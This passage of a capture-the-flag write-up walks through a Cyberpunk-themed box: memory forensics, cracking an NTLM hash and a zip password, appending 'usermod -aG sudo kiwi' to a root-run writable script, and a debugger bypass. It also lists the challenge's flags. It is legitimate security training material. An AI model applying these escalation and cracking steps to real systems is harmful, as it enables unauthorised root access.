
```
1476    3608    conhost.exe     0x8b8a2894b300  7       -       1       False   2023-11-22 13:42:56.000000      N/A     Disabled
3616    3608    arasaka.exe     0x8b8a27ca5080  1       -       1       True    2023-11-22 13:43:10.000000      N/A     Disabled
5604    772     ApplicationFra  0x8b8a28416080  9       -       1       False   2023-11-22 13:43:13.000000      N/A     Disabled
```

We proceed to dump the process with the PID and the option *--dump*

python3 vol.py -f arasaka.mem windows.pslist --pid 3616 --dump

With the process dumped we look for interesting strings before trying anything more complex:

strings pid.3616.0x400000.dmp




```
5hp@
[^_]
UWVS
[^_]
libgcc_s_dw2-1.dll
__register_frame_info
__deregister_frame_info
libgcj-16.dll
_Jv_RegisterClasses
Starting process...
q50865n6q59o8r471o0p572or0o3p3r1 Amount 13
Secret message: %s
Finishing process...
Mingw runtime failure:
  VirtualQuery failed for %d bytes at address %p
  Unknown pseudo relocation protocol version %d.
  Unknown pseudo relocation bit size %d.
glob-1.0-mingw32
```

The line **q50865n6q59o8r471o0p572or0o3p3r1 Amount 13** seems interesting, we decode the string with the ROT13 encoding, as suggested by the *Amount 13*.

3.5 Pivoting to user kiwi

The result is a valid NTLM hash:




Rotate lower case chars ✓
Rotate upper case chars ✓
Rotate numbers
Amount 13

```
q50865n6q59o8r471o0p572or0o3p3r1
```

```
d50865a6d59b8e471b0c572be0b3c3e1
```

The hash is contained in the crackstation database, allowing us to crack it we ease (we could also have used john with the provided wordlist):




```
d50865a6d59b8e471b0c572be0b3c3e1
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d50865a6d59b8e471b0c572be0b3c3e1	NTLM	kiwitool

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

With the cracked password we can try to change to the kiwi user from our faraday session:




```
faraday@ip-10-0-42-15:~$ su kiwi
Password:
$ bash
kiwi@ip-10-0-42-15:/home/faraday$ ls -la
ls: cannot open directory '.': Permission denied
kiwi@ip-10-0-42-15:/home/faraday$ cd
kiwi@ip-10-0-42-15:~$ ls -a
.  ..  .auth_bin  .bash_history  .bash_logout  .bashrc  .profile  .warn.sh  hacked_cams  hacked_militech  love  night_city_net_breaches.csv
kiwi@ip-10-0-42-15:~$ 
```

3.6 Privilege Escalation

Inside the kiwi user home folder we find the expected *.warn.sh* shell script that we saw earlier when looking for interesting processes.


As we know that root runs this script periodically and we have write access to the file, we can escalate privileges by just adding to said script.

In our case we decided to add the user kiwi to the sudo group.



```
#!/bin/bash


ttys=$(w -h -s | awk '{print $2}')

sentences=(
    "Intrusion Alert: Unrecognized access signature detected. Initiating countermeasures to secure my rig."
    "Damn, got a snake in the system. Time to go ice-picking and flush out this intruder."
    "System Compromised: Running a deep-trace to back-hack the source of this breach."
    "Kiwi to base, we've got a leech. Deploying firewalls and preparing for a data showdown."
    "Alert: Encryption layers breached. This isn't your average script kiddie - going full net-warrior mode."
    "Hack attempt on my cyberdeck? Bad move. Reversing the flow to give them a taste of their own medicine."
    "Security Protocol: Engaged. Time to dance with the devil in the digital playground."
    "Unexpected access point opened. Diving into the net to sever their digital lifeline."
    "This intruder's good, but I'm better. Activating my custom ICE to freeze them in their tracks."
    "Net Breach: Personal device under attack. Kiwi doesn't play nice with uninvited guests."
)

num_sentences=${#sentences[@]}
random_index=$((RANDOM % num_sentences))


for tty in $ttys; do
    echo "${sentences[random_index]}"  > /dev/$tty
    #echo $val > /dev/$tty
done

usermod -aG sudo kiwi
```

After waiting a bit for root to run the script, we can just **sudo su** our way into the root user:



```
kiwi@ip-10-0-42-15:~$ sudo su
[sudo] password for kiwi:
root@ip-10-0-42-15:/home/kiwi# ls
files_kiwi.tar.gz  hacked_cams  hacked_militech  love  night_city_net_breaches.csv
```

3.7 Adam_smasher user flag

Once we have root privileges we can list files in the home directories of all the users in the system.

Inside the home for the user *adam_smasher* we find the next flag inside the file *flag.txt*:

```
NUWE{590b85cd456848e6346d3e3bcd2c75ef}
```

3.8 Root user flag


Inside of the /root directory we find a file named *secrets.zip*.

The zip is encrypted so we need to extract it from the server to try to break it.

For extraction we use the same method used for the media files, base64, copy and reverse base64.


With the file in our local machine we can go ahead with the cracking process. First we extract the hash and get it ready to crack John The Ripper.

We then pass the prepared hash and the provided wordlist as arguments and get the password: “*9a1r4a0s*”



```
❯ zip2john secret.zip > hash4john.txt
ver 1.0 efh 5455 efh 7875 secret.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=50, decmplen=38, crc=949B20D3
❯ john --wordlist=../wordlist.txt hash4john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9a1r4a0s         (secret.zip/flag.txt)
1g 0:00:00:00 DONE (2023-12-02 15:44) 100.0g/s 3276Kp/s 3276Kc/s 3276KC/s !..d0fef737
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

With the password we can extract the file flag.txt from inside the zip and get the flag.




```
❯ john --show hash4john.txt
secret.zip/flag.txt:9a1r4a0s:flag.txt:secret.zip::secret.zip

1 password hash cracked, 0 left
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] flag.txt password:
 extracting: flag.txt
❯ cat flag.txt
NUWE{573b07722c7acac4d17a01bc10eb7932}%
```

```
Flag: NUWE{573b07722c7acac4d17a01bc10eb7932}
```

3.9 Kiwi user flag


In the Kiwi user folder we find an executable, called kiwilidator, that validates a password and provides a flag in case it is correct. Decompiling the binary and analyzing the code we observe that the program compares the sha256 hash of the user input with a hardcoded sha256 in the executable. If the hashes match, the correct flag is obtained.



```
printf("Insert input: ");
__isoc99_scanf(&DAT_001027f1,input);
n = strlen((char *)input);
SHA256(input,n,input_hash);
correct_hash._0_8_ = 0x6bc4c3240158b346;
correct_hash._8_8_ = 0x78c163c9660361fe;
correct_hash._16_8_ = 0x8b328058a8302d2f;
correct_hash._24_8_ = 0xe89495a577bdc2a7;
isCorrect = memcmp(input_hash,correct_hash,0x20);
if (isCorrect == 0) {
  generate_flag(input_hash,auStack120);
}
else {
  puts("Incorrect input");
}
```

The vulnerability is that the flag is obtained directly with the hash instead of the original password. Since this is the case, we can manipulate the program flow with a debugger to call the *generate_flag()* function with the correct hash.

We set our breakpoints in *memcmp* and *generate_flag()*, we bypass those checks by forcing *memcmp* to compare the same values (RDI and RAX point to the correct hash). Then inside *generate_flag()* we repeat so we can ensure the same data is passed to the function and we get the flag:




```
───────────────────────────────────────────────────────────────────────────[ DISASM ]──────
   0x5555555553d4 <generate_flag+107>    call   555555555110h                <strlen@plt>

   0x5555555553d9 <generate_flag+112>    mov    rdx, rax
   0x5555555553dc <generate_flag+115>    mov    rax, qword ptr [rbp - 40h]
   0x5555555553e0 <generate_flag+119>    add    rax, rdx
   0x5555555553e3 <generate_flag+122>    mov    word ptr [rax], 7dh
 ► 0x5555555553e8 <generate_flag+127>    nop
   0x5555555553e9 <generate_flag+128>    mov    rax, qword ptr [rbp - 8]
   0x5555555553ed <generate_flag+132>    sub    rax, qword ptr fs:[28h]
   0x5555555553f6 <generate_flag+141>    je     5555555553fdh                <generate_flag+148>
    ↓
   0x5555555553fd <generate_flag+148>    leave
   0x5555555553fe <generate_flag+149>    ret
───────────────────────────────────────────────────────────────────────────[ STACK ]───────
00:0000│ rsp 0x7fffffffdec0 —▸ 0x7fffffffdfc0 ◂— 'NUWE{51de8991166771fc2b3783b33ff0b5db}'
01:0008│     0x7fffffffdec8 —▸ 0x7fffffffdf30 ◂— 0x6bc4c3240158b346
02:0010│     0x7fffffffded0 ◂— 0xfc7167169189de51
03:0018│     0x7fffffffded8 ◂— 0xdbb5f03fb383372b
04:0020│     0x7fffffffdee0 ◂— 0x236c49ef2a6d18c9
05:0028│     0x7fffffffdee8 ◂— 0xb648e00b61703fa5
06:0030│     0x7fffffffdef0 ◂— 0x0
07:0038│     0x7fffffffdef8 ◂— 0xab7b88459ef84800
─────────────────────────────────────────────────────────────────────────[ BACKTRACE ]─────
 ► f 0   0x5555555553e8 generate_flag+127
   f 1   0x555555555500 main+257
   f 2   0x7ffff78461ca __libc_start_call_main+122
   f 3   0x7ffff7846285 __libc_start_main+133
   f 4   0x555555555185 _start+37
───────────────────────────────────────────────────────────────────────────────────────────
```

```
# Point the input hash records to the correct hash:
set $rdi=0x7fffffffdf30
set $rax=0x7fffffffdf30
# Flag: NUWE{51de8991166771fc2b3783b33ff0b5db}
```

3.10 David_martinez user flag

In this user's folder we see an encrypted text and the python script that was used during its encryption. After a brief check on the encryption script, we can see that it's based on character substitution. So we create a file with all the letters and encrypt it with different values of crypted1 and crypted1 until the flag initials are decrypted correctly (crypted1 = 5 and crypted = 2).




```
[redacted]$ python3 crypt.py
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
0123456789HIJKLMNOPQRSTUVWXYZABCDEFGhijklmnopqrstuvwxyzabcdefg


ile encrypted successfully.
[redacted]$ cat letras
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz

[redacted]$ cat letras.encrypted
0123456789HIJKLMNOPQRSTUVWXYZABCDEFGhijklmnopqrstuvwxyzabcdefg
```

We could do it manually mapping letter by letter, another faster way is to bruteforce it with the following script:

```python
decr = ""

for i in range(11):
    for j in range(11):
        decr = crypt2_and_crypt1(text, i, j)
        if 'NUW' in decr:
            print(decr)
"""
Hi Lucy, it's David.
We have shared many things together, including the goal of taking down
Arasaka.
In the end, it all depends on me sacrificing myself using a developing
military technology that I'm probably not ready for.
I hope that after all, you will be able to reach the moon and fulfil
your dream.
I won't be there to see it, but I will have done everything I can to see
you get there, and that's good enough for me.
If you have trouble with the last part of the mission, use this:
NUWE{15c099ae678222a8f9e416cd5f250466}

One last reminder: https://www.youtube.com/watch?v=y57aVMEv8o4t
"""
```

Finally we will get a link to a youtube video indicating that we have passed the challenge completely:



4. Team members

Name	Alias	Email
Pablo Guembe	blast_o	blast_o@scavengersecurity.com
Miguel Angel Sanchez	XTyLeZ	xtylez@scavengersecurity.com
Iker Loidi	ikerl	iker@scavengersecurity.com

5. Obtained Flags

Flag	Value	Date
1	NUWE{97996c9ad547cddba1c21b50b2c9aec2}	02/12/2023 at 09:54:25 AM
2	NUWE{574d8d3f19628ec7b322c825bbbed014}	02/12/2023 at 01:12:09 PM 🏴
3	NUWE{590b85cd456848e6346d3e3bcd2c75ef}	02/12/2023 at 02:38:17 PM 🏴
4	NUWE{573b07722c7acac4d17a01bc10eb7932}	02/12/2023 at 02:40:06 PM 🏴
